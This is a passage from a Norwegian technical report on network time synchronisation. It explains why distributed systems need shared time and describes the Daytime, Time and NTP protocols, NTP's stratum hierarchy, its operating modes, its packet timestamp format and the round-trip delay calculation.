2.5 Nettverk og tid

Enkeltstående maskiner kan altså klare seg godt selv uten en helt presis eller absolutt tid. Når maskiner og enheter kobles sammen i større systemer og nettverk oppstår det imidlertid gjerne et behov for en synkronisering av tiden. I et nettverk utveksles informasjon mellom atskilte enheter, og informasjonen som deles kan sammenfates i to elementer: Første element er selvfølgelig den informasjon som trenger å bli sent, mottatt eller prosessert. Det andre elementet som man deler er nettopp tid. Vi trenger ikke bo på samme sted eller i samme verdensdel for den saks skyld, men likevel er tiden noe vi har felles overalt og til enhver tid. Hvor man befinner seg geografisk er mindre viktig for en bruker enn hva som er ”nåtid”. For de fleste som betaler en regning med kredittkort over Internett betyr den fysiske lokasjonen av banken lite, men det kan være avgjørende å vite om transaksjonen ble utført før regningens betalingsfrist løp ut.(Og at det kan bevises i ettertid at transaksjonen ble utført på det gitte tidspunkt). For å kunne skape en delt brukeropplevelse, må et nettverk kunne tilby en delt tid på samme måte som den tilbyr deling av informasjon. ”Nåtid” må være det samme uavhengig av hvor i nettverket man befinner seg. Sammenfattet kan vi si at deling tid i et nettverk vil utfylle to oppgaver:

- Den tillater hendelser å skje til en bestemt tid (hendelsessynkronisering).
- Den tilbyr en mulighet til å bevise *når* en hendelse ble utført, eller når den *ikke* ble utført.

Hendelsessynkronisering benyttes gjerne for å oppnå en eller begge av følgende oppgaver:

1. Til å planlegge en prosess (til å forsikre seg om at den starter og stopper til bestemte tidspunkt, eller at den kjører en fastsatt periode uavhengig av når den starter eller stopper).
2. Til å forsikre seg om at prosesser som er avhengige av hverandre samarbeider riktig. (Slik at når en prosess overlater en oppgave til en annen prosess så er den andre klar til å ta i mot oppgaven.)

Eksempler på begge disse punktene i hendelsessynkronisering er å finne i industrier som farmasi hvor en rekke materialer skal blandes sammen til et bestemt produkt. For eksempel kan det være at en ingrediens må varmes opp i en bestemt periode før den sendes videre til en annen prosess for blanding med en annen ingrediens. Hvis timingen til disse hendelsene ikke er presis, kan blandingen bli ødelagt. Eller hvis en av prosessene begynner før en annen har gjort seg ferdig kan dette medføre at ikke bare produktet blir ødelagt, men også mekanisk utstyr. Lignende scenarier er å finne overalt innen produksjonsindustri, logistikk og kraftindustri.

Andre eksempler er å finne i kraftindustrien. Generatorer, som kan står tusenvis av mil fra hverandre, holdes i konstant fase på 50 sykluser per sekund(Europa). Hvis en generator opererer på et annet punkt i fasesyklusen vil generatorene faktisk jobbe mot hverandre i stedet. Ikke bare vil dette medføre tap av energi, men det kan potensielt også medføre at generatorene blir ødelagt.

Finansnæringen er også et godt eksempel. På børsen kan det forekommer flere tusen elektroniske transaksjoner per sekund. Alle transaksjoner må skje i "virkelig" tid og alle transaksjoner må bli loggført med en tidsstempling slik at man i ettertid kan bevise at handelen ble utført til riktig tid. NASD har en toleransegrense på tre sekunder i sine systemer[14]. Hvorfor man trenger en presis tid i finansnæringen er åpenbar: Priser forandrer seg raskt i det finansielle markedet og handelsmenn ønsker å være sikre på at handelen blir foretatt når de posterte prisene fortsatt er aktive. Tidsstempling på finansielle dokumenter er en måte å bevise at penger skifter hender, dokumenter ble signert, brev ble postet og at andre foretningshendelser ble utført når de skulle.

Tidsstempling kan gi verdifulle bevis selv om man ser bort i fra en kriminaletterforskning. De fleste organisasjoner har et foretningsbehov til å kunne spore kjeder av hendelser som ledet frem til en spesifikk handling. Det kan være når en viktig avgjørelse ble tatt, når en handling ble utført av en ansatt eller når en feil oppsto i bedriftens utstyrspark. Diagnose av et maskinproblem innebærer ofte å gå igjennom loggfiler for å kunne spore tilbake igjen til hvilke serie av hendelser som ledet opp mot feilen. Uten presise tidsstempler kan det være svært vanskelig å vite om en hendelse var årsak eller en konsekvens av feilen.

Lignende scenarier som de vi har beskrevet kan vi finne innen:

- Feildiagnostisering / Rekonstruksjon i nettverk
- Tilgangskontroll og Autentisering (ID systemer, Kerberos)
- Booking / Billettsystemer
- Transportsystemer
- Programvareutvikling/Oppgradering
- Sertifikater
- Logger for hendelsesanalyse
- Alarm/Overvåkningssystemer (eks. hussentraler telefoni, overvåkningskamera)

2.5.1 Tidssynkronisering i nettverk

De fleste organisasjoner vil ha nytte av en presis tid i sitt nettverk. For å kunne spre tiden over hele nettverket, og samtidig opprettholde høy grad av presisjon, er det fem essensielle elementer som må være til stede[15]:

- En presis og pålitelig tidskilde
- En arkitektur med tanke på tidsdeling som passer organisasjonen
- Robust tjenerstyring
- Robust styring av nettverkstid
- Et sikket, verifiserbart revisjonsspor

Presis tid må komme fra et sted. Hvor presis tiden må være er avhengig av hva slags applikasjoner og operasjoner som blir utført. De fleste nettverksoperasjoner krever en presisjon på 1 til 10 millisekunder (online sikkerhet, loggfiler osv). Industriapplikasjoner som for eksempel kraftverk, kan kreve tid målt i mikrosekunder. De fleste finansielle og bedriftsapplikasjoner generelt, krever en presisjon mellom 100 millisekunder til 10 sekunder. Om så bare for kunne etablere en presis orden på hendelser.

Selv om en datamaskin blir justert i forhold til en absolutt presis tidsreferanse, kan PC klokken (lokal klokke) vise et avvik på 50 millisekunder på nøyaktig samme tid som den ble justert. Deretter vil den forstette å drive ifra, og enkeltstående maskiner kan ha et avvik på flere minutter per dag. Det er mulig for en maskin å oppnå en konsistent presisjon på et halvt millisekund, men bare hvis klokken blir justert fortløpende i løpet av dagen. Utfordringen er å få justert klokka før den driver for langt i fra, og da med en tidskilde som er nøyaktig.

Så hvordan kan denne tiden synkroniseres. De fleste nettverk med tidssynkronisering henter tiden sin på en av tre måter:

1. Over Internett fra for eksempel NIST, eller en tredjeparts tidstjener.
2. Fra GPS satellitter.
3. Over en oppringt forbindelse med en tidsleverandør.

2.6 Distribusjon av tid over Internett

Et av de store laboratoriene som tilbyr tid over Internett er som nevnt NIST. I tillegg til å distribuere UTC tid, eller UTC(NIST) tid som det ofte refereres til, utvikler og produserer de også egne atomklokker. Helt siden NIST startet opp programmet Internett Time Service (ITS) i 1993 har den levert tid til tre standard tidsprotokoller: Daytime protocol [16], Time Protocol[17] og NTP. To av protokollene er svært enkle.


Daytime protocol ble utviklet rundt 1983 og var ment som et debugging og måleverktøy. En daytime tjeneste sender enkelt og greit dagens tid og dato som en ASCII streng.

Time protocol returnerer et 32 bit uformatert binær tall som representerer tid i UTC siden 1.januar 1900. Med 32 bit kan tiden bli representert med en oppløsning på 1 sekund i 136 år. Det finnes ingen mulighet for å øke oppløsningen eller utvide antall år. Styrken til protokollen er dens enkelhet. Å konvertere svaret til lokal tid er normalt en enkel binæroperasjon. Det er imidlertid ikke er mulig å sende tilleggsopplysninger med protokollen. Løpesekunder, sommertidsjusteringer og informasjon om status på tjener og nettverksforbindelse kan være svært viktig informasjon for opprettholdelse av en riktig tid. Dette lar seg ikke formidle med denne protokollen.

Den mest komplekse og sofistikerte protokollen er NTP. Hvis organisasjonen henter tid over Internett, er det nesten alltid NTP som blir brukt. NTP er en internasjonalt anerkjent protokoll for tidssynkronisering og er tilgjengelig på så å si alle maskiner og plattformer. Enten som en innebygd funksjon i operativsystemet (UNIX, Mac OS), eller som en lett

tilgjengelig klientapplikasjon (Windows). I de senere år har vi sett en økende bruk av NTP også i mindre enheter. Mange ruterprodusenter, som for eksempel Cisco, støtter gjerne fullversjonen av NTP i sine mellomstore og store rutere, mens den forenklede versjonen; SNTP benyttes av de minste enhetene.

Ifølge data hentet fra NIST (anno 2001), ble det mottatt over 300 millioner ITS forespørsler om dagen fra de tre nevnte formatene. Antallet tidsforespørsler hadde på dette tidspunktet en gjennomsnittlig økning på rundt 8 % per måned. En graf publisert av NIST i 2001[18] viser utviklingen av ITS i tidsrommet april 1997 til november 2001. Det som er spesielt i øyenfallende er at veksten i ITS så og si kun er relatert til NTP. Ved siste notering i 2001 sto NTP for over 90 % av det totale antall forespørsler mot NIST.



Figur 4

3 Network Time Protocol

Av de tidsleverende protokoller som også kan levere tid over Internett er Network Time Protocol den tjenesten som har størst utbredelse både i Norge og internasjonalt (anno 2007). På grunn av den store utbredelsen har jeg valgt å rette fokus spesifikk mot denne protokollen i det videre arbeidet. NTP er en av de eldste protokollene i bruk på Internett og ble første gang dokumentert i RFC 958[19] av David L. Mills i 1985. Siden den gang har Mills ledet en kontinuerlig utvikling og forbedring av protokollens presisjon og funksjonalitet.


3.1 Arkitektur

Et subbnett med tidssynkronisering består av et nettverk med primære og sekundære tidstjenere, klienter og transmisjonsbanene mellom disse. I dette avsnittet vil jeg ta for meg noen grunnleggende konsepter og oppbygningen av NTP.

3.1.1 Topologi

NTP er bygget opp etter en hierarkisk struktur hvor presisjonsnivået til hver enkelt tjener er definert med et nummer kalt stratum. En primærtjener er definert som den øverste noden med stratum 1, og sekundærtjenerne får tildelt stratum med ett høyere tall enn sin referansekilde. En referansekilde til en tjener er å regne som det stedet den henter sin tidsinformasjon fra. Klienter til stratum 1 tjeneren vil refereres til som stratum 2 klienter. Hvis en NTP-klient leverer tid til klienter med høyere stratum vil den også fungere som en NTP-tjener for disse klientene. Således kan en NTP-demon fylle rollen både som klient og tjener avhengig av hvor den bivånes fra i hierarkiet. (se figur 5)


Makimalt antall stratum som er definert i NTP er 15, men i praksis er det sjeldent å finne NTP-tjenere med stratum høyere enn 4 eller 5. I følge en undersøkelse av NTP-tjenere gjort av David L. Mills[20], er halvparten av NTP-klienter på Internett stratum 3 klienter, og resterende er stort sett stratum 2 og 4. Stratum 10 til 15 er også i bruk, men da på det lokale nettverket og også gjerne som en indikasjon på at noe har gått galt. Hvis en klient/tjener blir nødt til å bruke sin interne klokke som tidsreferanse, settes stratumnivået i en standardkonfigurasjon automatisk til stratum 14. Samtidig anbefales det at én av stratumtjenerne i det lokale nettverket settes til stratum 10 hvis intern klokke må brukes. Dette er for å unngå at ikke klokkene på det lokale nettverket drifter fra hverandre om kontakten mot Internett blir brutt.



Figur 5

NTP-demonen kan aldri bruke en NTP-tjener med et høyere strata enn seg selv som tidsreferanse, men den kan gjerne utveksle tidsinformasjon med tjenere på samme nivå. En slik sideveis utveksling av tid kalles for peering og kan være spesielt nyttig hvis man har flere tjenere på samme LAN. Hvis noen, flere eller alle NTP-tjeneren mister forbindelsen mot Internett gir dette mulighet for å sikre en synkron tid lokalt, samt oppnå en gjennomsnittstid med større presisjon en hva tjenerne ville fått til hver for seg.

En primærtjener eller stratum 1 tjener skal per definisjon ha direkte kontakt med en primær referansekilde for å kunne anse seg selv som en primærtjener. En primær referansekilde kalles gjerne stratum 0 og kan bestå av en GPS mottaker, en radiomottaker, en oppringt forbindelse eller en atomklokke. Det er imidlertid verdt å merke seg at det ikke finnes noen garanti for at en stratum 1 tjener har en slik tidskilde da administrator selv kan definere stratumnivå. En riktig konfigurert primærtjener med en god referansekilde kan forventes å ha en presisjon opp mot millisekunder eller bedre. Stratum 2 tjenere kan man anta har en presisjon opp mot ti talls millisekunder, noe som er tilfredsstillende presisjon for de fleste tjenester som krever tidssynkronisering. Jo lenger ned i hierarkiet man kommer jo mindre presisjon må man påberegne da man lett vil få større forsinkelser på grunn av en lenger nettverksbane. I tillegg vil man opparbeide seg en større usikkerhet knyttet til stabiliteten i de lokale klokkene på tidstjenere høyere opp i kjeden. På denne måten kan stratumnivået også si noe om hvor tidsriktig informasjonen fra tjeneren vil være. Jo høyere stratumtall, jo mindre presisjon vil det normalt være.



Figur 6

Figur 6 viser hvordan kommunikasjonsflyten kan være mellom de ulike NTP-demonene i et NTP-nettverk. I stratum 4 ser vi at to tjenere på samme nivå peerer tid med hverandre.

3.1.2 Roller og modus

Kommunikasjonsgangen mellom NTP-demonene i et nettverk er avhengig av hvilke roller de er satt til å fylle. En og samme NTP-demon kan inneha flere roller. Det er i hovedsak fem forskjellige roller eller operasjonsmodi en NTP-demon kan inneha:

Tjener
NTP-tjenere formilder tid til sine klienter. Klienten sender en forespørsel til tjeneren og tjeneren utveksler adresser og porter, skriver over noen felter i forespørselen, regner ut kontrollsum på nytt og returnerer meldingen umiddelbart.

Klient
En NTP-klient får sin tid fra en eller flere NTP-tjenere og bruker denne informasjonen til å justere sin lokale klokke. Deler av informasjonen lagres også lokalt slik at det er mulig å beregne et eventuelt frekvensavvik på den lokale klokken i forhold til referansekilden. Hvis den henter informasjon fra flere tjenerer, gjør den samtidig en analyse av hvilke informasjon som virker mest pålitelig.

Peer
En NTP peer er et medlem av en gruppe av NTP-tjenere som er bundet sammen på samme stratumnivå. I en peer gruppe vil tjeneren med den mest presise klokken fungere som en tjener, mens resten vil opptre som klienter. På denne måten vil en peer gruppe

synkronisere seg mot hverandre uten at en enkelt tjener trenger å være spesifisert.

Broadcast / Multicast tjener
En NTP-tjener kan operere i en broadcast eller multicastmodus. Begge fungerer på samme måte; Broadcast-tjenere sender periodevis tidsoppdateringer til en broadcast-adresse, mens multicast-tjenere sender periodevis tidsoppdateringer til en multicast-adresse. Bruk av broadcast-pakker vil kunne redusere trafikken på nettverket betydelig, spesielt på et nettverk med mange NTP-klienter.

Broadcast / Multicast klient
En NTP broadcast eller multicast-klient lytter etter NTP-pakker på en broadcast eller multicast-adresse. Når den første pakken blir mottatt, vil den forsøke å regne ut forsinkelsen mot tjeneren for senere å kunne beregne korrekt tid fra senere broadcast-meldinger. Dette gjøres med en serie korte utvekslinger hvor klient og tjener fungerer som en normal NTP-klient og tjener. Når disse utvekslingene er fullført, har klienten en idé om forsinkelsene på nettverket og kan senere estimere tid basert kun på broadcast-pakkene. Hvis man ønsker at NTP-tjeneren *kun* skal sende ut broadcast-meldinger uten å gi svar på en slik utveksling, kan man oppnå dette ved å bruke NTPs aksesskontroll på tjeneren.[21]


Operasjonsmodus
Vi skiller prinsipielt mellom tre forskjellige operasjonsmodus som oppstår når de ulike rollene knyttes sammen: Klient/tjener, symmetrisk og broadcast. Klient/tjenermodus er sannsynligvis den operasjonsmodus som er mest vanlig på Internett i dag. I denne modusen sender klienten en forespørsel til en tjener og forventer et svar i nærmeste fremtid. Det kreves her at klienten spesifiserer tilknytningen til tjeneren i sin konfigurasjonsfil. På tjenersiden kreves det ingen spesifikk konfigurasjon. Symmetriskmodus er ment for en klynge av peers som opererer som gjensidige tjenere for hverandre. Hver peer opererer normalt med en eller flere referansekilder i form av en klokke eller et subbsett av primære eller sekundære pålitelige tjenere. Skulle en av peerene miste kontakten med sitt synkroniseringspunkt, eller rett og slett slutte å fungere, vil de andre peerene automatisk rekonfigurere slik at riktig tid forsetter å strømme fra de overlevende peerene ned til alle de andre i subbnettet. Broadcastmodus er ment for oppsett som består av én (eller noen få) tjenere med en stor klynge klienter. I broadcastmodus spesifiseres det på tjeneren hvilken broadcast eller multicast-adresse det skal sendes ut meldinger på. Broadcast-tjeneren sender så ut meldinger med jevne mellomrom. En broadcast-klient vil ved mottak av den første pakken normalt gå over i en (burst) klient/tjener-assosiasjon for å oppnå en førstegangssynkronisering. Dette er normalt en utveksling bestående av åtte utvekslinger. Deretter stilles klokken på klienten og det beregnes et tidsavvik mellom klienttid og tjenertid. Når dette er gjort sendes det ingen flere meldinger fra klienten, mens tjeneren fortsetter å sende pakker med jevne mellomrom.

3.2 Meldingsutveksling

NTP bruker User Datagram Protocol (UDP) til å utveksle tidsinformasjon mellom NTP-demonene. Kommunikasjonen går normalt over port 123 som er en reservert port for NTP-trafikk. Kommunikasjonsflyten mellom demoene vil variere avhengig av lokale innstillinger og av hvilken assosiasjon det er mellom demonene. Den vil også avhenge av om klienten er i initialfasen eller om det kun utveksles informasjon for vedlikehold. Uavhengig av modus vil NTP-klienten ved oppstart trenge en rekke utvekslinger fra majoriteten av tjenerne den er knyttet opp i mot før den har nok pålitelig informasjon til å kunne stille sin egen klokke. For hver tjener/klient-assosiasjon vil klienten regne ut avviket mellom tjener tid og klient-tid for å kunne kompensere for utvekslingstiden mellom tjener og klient. Denne initiale utvekslingen av tid er i de fleste tilfeller svært viktig da NTP-pakker fra ulike tjenere gjerne tar helt forskjellige veier gjennom IP-nettet.


3.2.1 Meldingsformatet i NTP

NTP hodet følger etter UDP og IP-hodet og det fysiske hodet som spesifiserer det underliggende transportnettverket på Data link laget. Ved bruk av Ethernet på Data link laget, vil en skisse av oppbygningen kunne se slik ut:




Figur 7

NTP-pakken er i hovedsak bygget opp av ord på 32 bit, selv om noen felt bruker flere ord, og andre er pakket inn i mindre felt i samme ord:




Figur 8

NTP bruker et usignert 64 bit format for å utveksle tidsstempler mellom klient og tjener. De 32 mest signifikante bitene representerer tid i sekunder relativt til begynnelsen av primær epoken 0h 1 Jan 1900, som er nok til å kunne holde en uavbrutt tidsakse i ca 136 år. De 32 minst signifikante bitsene representerer fraksjoner av sekundet, og gir mulighet for en tidsstempling med en teoretisk nøyaktighet på 232 picosekunder(ps 10^{-12}).




NTP har også et utvidet tidsformat som blant annet er laget for å sikre overgangen til år 2036. På det tidspunktet vil det korte 64 bit-formatet være fylt opp og må resettes for å begynne tellingen på nytt. Det utvidede tidsformatet på 128 bits er stort nok til å kunne representere tid i hele universets levetid, og med 64 bit som representerer fraksjoner av sekundet, kan man vise tid med en presisjon på ned til 500 attosekunder(as 10^{-18}). Da 500(as) tilsvarer rundt en tiendedel av den tiden lyset bruker på å passere gjennom et atom, er det lite trolig at et ytterligere krav til nøyaktighet vil oppstå i overskuelig fremtid.



3.2.2 Essensielle utregninger i NTP

Vi vil i dette avsnittet gi en kort forklaring på tre essensielle utregninger som benyttes i NTP, nemlig rundetid[*], tidsavvik[†] og dispersjon[‡]. I kapittel 4 vil vi tydeliggjøre bruken av disse ytterligere, men siden de vil bli referert til i senere avsnitt vil vi allerede her ta en kort gjennomgang. Figur 9 illustrerer de fire pakkevariablene som inngår i disse utregningene. T1 er et tidsstempel for når en forespørsel blir sendt fra klienten, T2 for når forespørselen blir mottatt av tjeneren, T3 for når svaret blir sendt fra tjeneren, og T4 for når svaret tilslutt ankommer klienten.



Figur 9

Rundetid

Rundetid forteller oss hvor lang tid en meldingsutveksling bruker på transporten frem og tilbake mellom klient og tjener. Med utgangspunkt i figur 9 kan vi regne ut denne verdien med følgende formel:

$$(T4 - T1) - (T3 - T2)$$

Den generelle formelen kan fremstilles slik:

$$\delta_{AB} = (T_i - T_{i-3}) - (T_{i-1} - T_{i-2})$$

Vi ser at vi oppnår kun den verdien som er nettverksrelatert siden vi trekker i fra (T3 – T2) som er den tiden som tjeneren bruker på å prosessere forespørselen fra klienten.

[*] eng. Round Trip Delay
[†] eng. Time Offset
[‡] eng. Dispersion

